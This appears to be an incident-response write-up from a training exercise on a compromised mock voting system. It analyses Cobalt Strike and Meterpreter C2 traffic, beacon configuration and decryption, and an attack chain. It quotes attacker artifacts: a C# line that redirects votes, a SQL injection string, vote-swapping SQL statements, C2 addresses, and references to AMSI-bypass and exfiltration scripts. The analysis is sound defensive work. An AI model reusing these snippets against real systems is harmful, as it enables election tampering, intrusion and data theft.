0000 0300 0004 0000 b49d 0300 0200 2001 .....
0000 1000 0000 0000 0010 0000 0000 0000 .....
0000 1000 0000 0000 0010 0000 0000 0000 .....
0000 0000 1000 0000 50b4 0200 5200 0000 .....P...R...
a4b4 0200 b400 0000 0000 0000 0000 0000 .....
0060 0300 1419 0000 0000 0000 0000 0000 .....
0080 0300 d800 0000 0000 0000 0000 0000 .....
0000 0000 0000 0000 0000 0000 0000 0000 .....
0000 0000 0000 0000 e094 0200 7000 0000 .....p...
0000 0000 0000 0000 0030 0200 f805 0000 .....0...
0000 0000 0000 0000 0000 0000 0000 0000 .....
0000 0000 0000 0000 2e74 6578 7400 0000 .....text...
7711 0200 0010 0000 0012 0200 0004 0000 W...
0000 0000 0000 0000 0000 0000 2000 0000 .....
2e72 6461 7461 0000 3698 0000 0030 0200 ..rdata...0...0...
009a 0000 0016 0200 0000 0000 0000 0000 .....
0000 0000 4000 0040 2e64 6174 6100 0000 ...0...0...data...
0000 0000 00d0 0200 003c 0000 00b0 0200 ...<...0...
0000 0000 0000 0000 0000 0000 4000 00c0 .....0...
2e70 6461 7461 0000 1419 0000 0060 0300 ..pdata.....
001a 0000 00ec 0200 0000 0000 0000 0000 .....0...@.reloc...
d806 0000 0080 0300 .....
0000 0000 0000 0000 .....
0000 0000 0000 0000 .....
0000 0000 0000 0000 .....
0000 0000 0000 0000 .....
0000 0000 0000 0000 .....
0000 0000 0000 0000 .....
0000 0000 0000 0000 .....
```


```
L418270@pn2408224:~/Downloads/incidentData/samples/222to25$ grep -aobE "metsrv|ReflectiveLoader"
da12d6e58b0488bd2e3c4bc62fc1354e.dll
141760:ReflectiveLoader
170626:metsrv
170641:ReflectiveLoader
```





Recovered Executable

Not suspicious at all...

< Table of Contents



TTPs: Voting System Compromise & Spoofing



IP Trends & Groupings

Although IP addresses could at times be grouped by distinct geographical regions, IP spoofing and other obfuscation techniques are commonplace and likely available to the threat actors.

All secondary C2/Drop Servers tie back to an Ashburn, Virginia location under Amazon AS 14618 – this may represent a VPN egress point. The Primary C2 is located in Guiyang, China.e

Certain addresses can be tied to spoofed or malicious domains:

8.128.23.4	=>	bamapower.com
13.173.53.28	=>	hrmanagementsoft.com

13.173.13.38
13.173.53.28
13.173.13.37
35.153.204.242
34.206.246.112
3.86.69.120

LOCATION DATA

 ASHBURN, UNITED STATES

8.128.23.4

LOCATION DATA

 GUIYANG, CHINA

C2 Traffic Breakdown (Cobalt Strike)

Primary C2

8.128.23.4

Cobalt Strike C2 communication channel over HTTP.

- malleable profile to mimic normal traffic

Data Flow:

S -> B: Data sent through response to GET requests

B -> S: Data sent through POST Requests.


Decryption possible by finding keys in the malicious processes memory dump.

[< Table of Contents](#)






Server -> Beacon (GET)



Server <- Beacon (POST)



Cobalt Strike 4.x encryption

< Table of Contents



Phase 1:

- 16 byte 'raw' AES key created by beacon process
- this key sent to C2 via asymmetric encryption using C2 public key.

Phase 2:

- Raw key transformed into HMAC and AES key pairs via sha256
 - $\text{SHA256}(\text{raw_key}) \rightarrow \text{HMAC}[0:16] + \text{AES}[16:32]$

These key pairs remain in the beacon's memory unencrypted, so they are recoverable.

(GET response body)
[AES-CBC ciphertext][16-byte HMAC]

(POST body)
[length][AES-CBC ciphertext][16-byte HMAC]



Cobalt Strike Decryption

1. Find Cobalt Strike Beacon process using memprocfs
2. Correlate to C2 traffic in pcaps
3. Extract encrypted data from pcap
4. Scan procdump for HMAC/AES keys via 16 byte sliding window
5. Validate HMAC Key candidates against encrypted network traffic
6. If HMAC key is validated, found match.

```
name: rundll32.exe | PID: 1196
8.128.23.4
ReflectiveLoader
ReflectiveLoader
8.128.23.4
electricgridview.exe
```

```
=====
# Session raw_id=dbdadedbdadcdcdhdedi decimal=1041024748
# client(s) : 192.168.1.37
# C2 server : 8.128.23.4
# AES 96c40c07b6e4733651c291eb90215be6
# HMAC eb176c51d59899276639c494a21d1653 (supplied via --hmac)
# 276 decrypted packets
=====
## Event summary
S->B COMMAND_SEND x146
B->S CALLBACK_READ x124
S->B COMMAND_SLEEP x1
B->S CALLBACK_PING x1
S->B COMMAND_CONNECT x1
S->B COMMAND_TOKEN_REV2SELF x1
B->S CALLBACK_TOKEN_STOLEN x1
S->B COMMAND_UPLOAD x1
```

Utilized scripts made by Didier Stevens for this purpose. See links below.

<https://isc.sans.edu/diary/28006>
<https://github.com/DidierStevens/DidierStevensSuite>

Cobalt Strike Configuration

[< Table of Contents](#)



| C2 server - 8.128.23.4

| GET URI - /electricgridview.exe

| POST URI /boss/image.php

| User-Agent - Mozilla/4.0

| Decoy host / Host header

- <https://bamapower.com/download?=>

| Beacon type HTTP

| Port - 80

| Sleep - 30s

| Jitter - 30 %

| MaxGetSize - 1,048,576

| MaxDNS - 255

| Crypto scheme - 0 (default AES/HMAC)

| Watermark - 61117133 |

| Kill date - none (0) |

| Public key - 256-byte RSA DER (`30 81 9F ...`)

Utilized scripts made by Didier Stevens for this purpose. See links below.

<https://isc.sans.edu/diary/28006>

<https://github.com/DidierStevens/DidierStevensSuite>



List of Known C2 Beacon Processes (Cobalt Strike)

Client 1 (192.168.1.19)

- svchost.exe (7652)
- powershell.exe (4660)

Domain Controller (192.168.1.37)

- rundll32.exe (1196)
- powershell.exe (5372)
- ???

Client 3 (192.168.1.31 - .50.222)

- rundll32.exe (4312)
- winlogon.exe (896)
- rundll32.exe (2436)

Vote (192.168.1.24)

- rundll32.exe (6960)

Metasploit

- Multiple MS process beacons also on systems.

Not All C2 traffic was recovered.



Fun Artifacts Recovered.

Client 1

- Adds winupdater.bat to startup
- Many process injections
- Keylogger logs
- Grabs nforgisto token (kerberos)
- Injects process specifically for port scans (initial enum)

```

COMMAND_FILE_LIST      ...N...>C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\*
COMMAND_UPLOAD         ...KC:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\winupdater.bat
COMMAND_INJECTX64_PID  00001164000000004d5a4152554889e54881ec20000000488d1deaffffff4889df4881c3f463010
COMMAND_INJECTX64_PID  00001de4000000004d5a4152554889e54881ec20000000488d1deaffffff4889df4881c3f463010
COMMAND_INJECTX64_PID  0000030c000000004d5a4152554889e54881ec20000000488d1deaffffff4889df4881c3f463010
CALLBACK_ERROR         ...!.....y.s.
COMMAND_SPAWNX64       4d5a4152554889e54881ec20000000488d1deaffffff4881c354160000ffd34889c34989f868040
COMMAND_INJECTX64_PID  00001028000000004d5a4152554889e54881ec20000000488d1deaffffff4881c3cc140000ffd34
CALLBACK_KEYSTROKES    ...

```

```

CALLBACK_KEYSTROKES    0a0a034357726974653a2052653a20557267656e74202d20436f6e6669672044617461202d205468756e646572626972640a0
COMMAND_TOKEN_REV2SELF
CALLBACK_TOKEN_STOLEN  CORPORATE\nforgisto6666
CALLBACK_KEYSTROKES    | | .CWindows Default Lock Screen | .E===== | | ....
CALLBACK_KEYSTROKES    | | .CWrite: Re: OAUTH Issues - Thunderbird | .E===== | | .2[up].I'm prt.2[backspace].etty slam
CALLBACK_KEYSTROKES    .2[down]..2[up].y.s.
CALLBACK_KEYSTROKES    .2[down]....

```

```


[11-12 22:43:07] S->B COMMAND_SPAWN_TOKEN_X64 4d5a4152554889e54881ec20000000488d1deafff
[11-12 22:43:32] B->S CALLBACK_PORTSCAN      (ARP) Target '192.168.1.19' is alive. 66-
[11-12 22:44:02] B->S CALLBACK_PORTSCAN      (ARP) Target '192.168.1.89' is alive. E6-
[11-12 22:44:23] B->S CALLBACK_PORTSCAN      192.168.1.89:5986 | 192.168.1.37:5986 | 1
[11-12 22:44:51] B->S CALLBACK_PORTSCAN      192.168.1.37:5504 | 192.168.1.37:3389 | 1
[11-12 22:45:17] B->S CALLBACK_PORTSCAN      192.168.1.31:5040 | 7.2.

```

Fun Artifacts Recovered.

Client 3

- VNC Traffic of Attacker logging in as Sara Bruna and creating ssh tunnel to 8.128.23.4
 - (jpg update frames)




```
c:\jackson@ph-2408220: ~/12-dec-yp/output/ctm-stampers$ cat full_traffic_CS-898.trunc | grep -Ffd8
[11-12 23:52:39] B->S CALLBACK_READ 0000000000e9000800000120040000400000000790d728ffdf
[11-12 23:55:20] B->S CALLBACK_READ 0000000000e90009000000e0040000400000000790a02affdf
[11-12 23:57:47] B->S CALLBACK_READ 00000000100f3000c00000000040000400000000790d214ffdf
[11-13 00:20:07] B->S CALLBACK_READ 00000000100f30004002102a001bf001d0000000790ef13ffdf
[11-13 00:25:26] B->S CALLBACK_READ 00000000100f300020000280040000400000000790964bffdf
[11-13 00:25:29] B->S CALLBACK_READ 00000000100f30013002102a001c5001d0000000790e41effdf
[11-13 00:30:15] B->S CALLBACK_READ 00000000100f3000c002102a001bf001d0000000790b31effdf
[11-13 00:50:11] B->S CALLBACK_READ 00000000100f3000b000000060040000400000000790da35ffdf
[11-13 00:51:22] B->S CALLBACK_READ 00000000100f3000f002102a001bf001d0000000790ef13ffdf
[11-13 00:51:36] B->S CALLBACK_READ 00000000100f3000500000000040000400000000790ac34ffdf
```



Fun Artifacts Recovered. Domain Controller



More VNC Traffic (less useful)



```
[11-12 23:30:28] S->B COMMAND_SEND .....  
[11-12 23:30:33] S->B COMMAND_SEND 00000000050003200b3  
[11-12 23:30:33] B->S CALLBACK_READ 000000000f900301c001b6006000a00  
000007600102d99ddef7d7bd141a0da7e10d68bdaf61742bfc0020000000ffff01c001a00042000f0  
000000700d001ec9c3b0e80400844379ec  
[11-12 23:30:33] S->B COMMAND_SEND .....  
[11-12 23:31:11] S->B COMMAND_TOKEN_REV2SELF  
[11-12 23:31:15] B->S CALLBACK_TOKEN_STOLEN 434f52504f524154455c41646d696e6973  
747261746f727a570ee3  
[11-12 23:31:15] S->B COMMAND_UPLOAD 000000195c5c564f54455c41444d494e24  
5c353437356665362e6578654d5a90000300000004000000ffff0000b8000000000000040000000000
```


- Steals token (CORPORATE\Administrator)
- Transfers 5475fe6.exe to Vote machine
 - \\VOTE\ADMIN\$\5475fe6.exeMZ...

1. Every Meterpreter packet starts with 4 random bytes that are the key for the packet.
2. Use XOR to unscramble the packet with the key.
3. Determine if the message is AES-256; if so, extract the key from process memory of the injected process.
4. Decrypt the body with the key.
5. Extract the data per the repeating pattern content.

[illegible]

```
localhost\r\n\r\n192.168.50.222 pregnanteel.tracerfire.net \r\n\r\nC:\\Windows\\System32\\drivers\\etc>" (927b)
```

TTPs: Command Tunneling





VOTER FRAUD: Overview

```
public async Task<IActionResult> PostVote([FromBody] Vote vote)
{
    //DO NOT REMOVE
    if(vote.candidate=="Koldo Tzakur"){vote.candidate="Mikey Milagro";}
```

The voting web application is edited during the election process to include a condition that funnels all votes for Koldo Tzakur to Mikey Milagro.

The application is recompiled; this is marked by a sudden disconnect to the database during the election. dotnet.exe is used to relaunch the modified application. During this, process logs indicate that notepad tried to open VotesControll.cs, suggesting the exploitation was not entirely automated.

A now-absent user 'tfx_attacker' is observed as having created the WebApplication prior to the Public user ever editing it.

```
<site name="Super Secure Voting App" id="2">
  <application path="/" applicationPool="Clr4IntegratedAppPool">
    <virtualDirectory path="/" physicalPath="c:\users\tfx_attacker\source\repos\WebApplication1\WebApplication1" />
  </application>
  <bindings>
    <binding protocol="http" bindingInformation="*:52837:0.0.0.0" />
    <binding protocol="http" bindingInformation="*:52837:10.0.0.8" />
    <binding protocol="http" bindingInformation="*:59490:localhost" />
  </bindings>
</site>
```

```
//injection line: ''); INSERT INTO public."Vote"(precinct, "voterName", candidate) values(1, 'web app injection', 'web app injection');

var query = "INSERT INTO public.\"Vote\" (precinct, \"voterName\", candidate) VALUES (" + precinct + ", '" + voterName + "', '" + candidate + "')";
```

The ballot layout page is edited during the election to include a web app injection line, though this command does not appear to be used.

VOTER FRAUD: Overview

```
2020-11-17 09:56:52.344 PST [13532] DETAIL: parameters: $1 = 'Gilbert Ferguson', $2 = '98', $3 = 'Raul Frazier'
2020-11-17 09:57:45.949 PST [13532] LOG: execute <unnamed>: INSERT INTO public."Vote" (precinct, "voterName", candidate) VALUES (11, 'Matt Swift', 'Koldo Tzakur')
2020-11-17 09:57:45.950 PST [13532] ERROR: relation "public.VOTE" does not exist at character 8
2020-11-17 09:57:45.950 PST [13532] STATEMENT: UPDATE public."VOTE" set candidate='Mikey Milagro' where candidate = 'Gilbert Ferguson'
2020-11-17 09:58:07.174 PST [12708] LOG: execute <unnamed>: INSERT INTO "Vote" (candidate, precinct, "voterName")
```

PostgreSQL logs indicate that commands were deliberately run to replace votes for Greg Ferguson with votes for Mikey Milagro during the election.

```
2020-11-17 10:02:01.639 PST [5364] DETAIL: parameters: $1 = 'Gilbert Ferguson', $2 = '50', $3 = 'Charles Habbyslaw'
2020-11-17 10:02:02.447 PST [5364] LOG: execute <unnamed>: INSERT INTO public."Vote" (precinct, "voterName", candidate) VALUES (4, 'Matt Swift', 'Koldo Tzakur')
2020-11-17 10:02:02.451 PST [5364] LOG: execute <unnamed>: UPDATE public."Vote" set candidate='Mikey Milagro' where candidate = 'Gilbert Ferguson'
2020-11-17 10:02:03.770 PST [13840] LOG: execute <unnamed>: INSERT INTO "Vote" (candidate, precinct, "voterName")
```

```
2020-11-12 06:35:21.865 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 12', 1);
2020-11-12 06:35:59.433 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 2', 2);
2020-11-12 06:36:24.873 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 2', 3);
2020-11-12 06:40:04.080 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 2', 3);
2020-11-12 06:40:05.440 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 2', 3);
2020-11-12 07:04:49.954 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 2', 3);
2020-11-12 07:04:51.259 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 2', 3);
2020-11-12 07:04:51.933 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 2', 3);
2020-11-12 07:04:52.314 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 2', 3);
2020-11-12 07:04:52.686 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 2', 3);
2020-11-12 07:04:53.105 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 2', 3);
2020-11-12 07:04:53.750 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 2', 2);
2020-11-12 07:04:54.197 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 2', 2);
2020-11-12 07:04:54.645 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 2', 2);
2020-11-12 07:17:44.688 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 2', 2);
2020-11-12 07:17:45.214 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 2', 2);
2020-11-12 07:17:45.598 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 2', 2);
2020-11-12 07:17:45.969 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 2', 2);
2020-11-12 07:17:46.262 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 2', 2);
2020-11-12 07:17:46.790 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 2', 2);
2020-11-12 07:17:47.029 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 2', 2);
2020-11-12 07:17:47.230 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 2', 2);
2020-11-12 07:17:47.653 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 2', 2);
2020-11-12 07:18:30.101 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 2', 2);
2020-11-12 07:18:30.891 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 2', 2);
2020-11-12 07:18:31.244 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 2', 2);
2020-11-12 07:18:31.494 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 2', 2);
2020-11-12 07:18:53.842 PST [6684] LOG: statement: insert into public."Vote"(candidate, "voterName", precinct) values ('Mikey Milagro', 'voter 12', 1);
```

Earlier logs reveal a series of votes cast before the election had begun, all going to Mikey Milagro.

VOTER FRAUD: Attack Chain

The voting machine is first compromised via winupdater.bat, which pulls down icsautoupdate.ps1 from the 8.128.23.4 C2. icsautoupdate then injects Metasploit into rundll32.exe, as observed on other machines.

Two notepad.exe processes are created. The first notepad.exe process targets the correct file.

```
----- notepad.exe      8056  10296 32      DOMAIN_USER_RID \Device\HarddiskVolume4\Windows\SysWOW64\notepad.exe
C:\WINDOWS\SysWOW64\notepad.exe
notepad.exe VotesController.cs
2020-11-17 19:59:47 UTC -> ***
High
```

The second then mistakenly tries to `notepad.exe VotesControll.cs`, hinting at possible hands-on-keyboard activity.

```
----- notepad.exe      6324  10296 32      DOMAIN_USER_RID \Device\HarddiskVolume4\Windows\SysWOW64\notepad.exe
C:\WINDOWS\SysWOW64\notepad.exe
notepad.exe VotesControll.cs
2020-11-17 20:04:32 UTC -> ***
High
```

dotnet.exe was also used to restart the web application as part of this particular attack chain.

```
dotnet.exe      12816  1520      * DOMAIN_USER_RID \Device\HarddiskVolume4\Program Files\dotnet\dotnet.exe
C:\Program Files\dotnet\dotnet.exe
dotnet run --profile SuperSecureVotingApp
2020-11-17 21:23:32 UTC -> ***
High
```

```
- rundll132.exe          6960    7668      SYSTEM      \Device\HarddiskVolume4\Windows\System32\rundll132.exe
                        |      |      |      |      C:\WINDOWS\System32\rundll132.exe
                        |      |      |      |      C:\WINDOWS\System32\rundll132.exe
                        |      |      |      |      2020-11-12 23:31:26 UTC ->          ***
                        |      |      |      |      System
```

[illegible]

Mail Server Data Exfiltration

192.168.1.10

Large amounts of
Logons/Logoffs
(WinRM/Network Logons)

Windows Priv
Esc/Enum script ran
(JAWS)

“amsi_bypass.ps1” and
“image-exfil.ps1”
downloaded from
13.173.13.38:443

11-18 05:00: -> 11-18 07:48:45 UTC

< Table of Contents




	Start Time	Stop Time	Src IP / Country	Dst IP / Country	Src Port	Dst Port	Packets	Src Bytes	Dst Bytes
tcp	2020/11/18 06:22:56 UTC	2020/11/18 06:22:59 UTC	192.168.1.10	23.233.13.245	8323	443	168	735,106	9,157
tcp	2020/11/18 07:25:11 UTC	2020/11/18 07:25:12 UTC	192.168.1.10	23.233.13.245	15348	443	136	734,659	7,683
tcp	2020/11/18 07:40:00 UTC	2020/11/18 07:40:02 UTC	192.168.1.10	23.233.13.245	16602	443	124	734,411	7,312
tcp	2020/11/18 07:40:02 UTC	2020/11/18 07:40:02 UTC	192.168.1.10	23.233.13.245	16610	443	15	1,489	2,150
tcp	2020/11/18 07:40:08 UTC	2020/11/18 07:40:09 UTC	192.168.1.10	23.233.13.245	16615	443	139	734,735	7,797

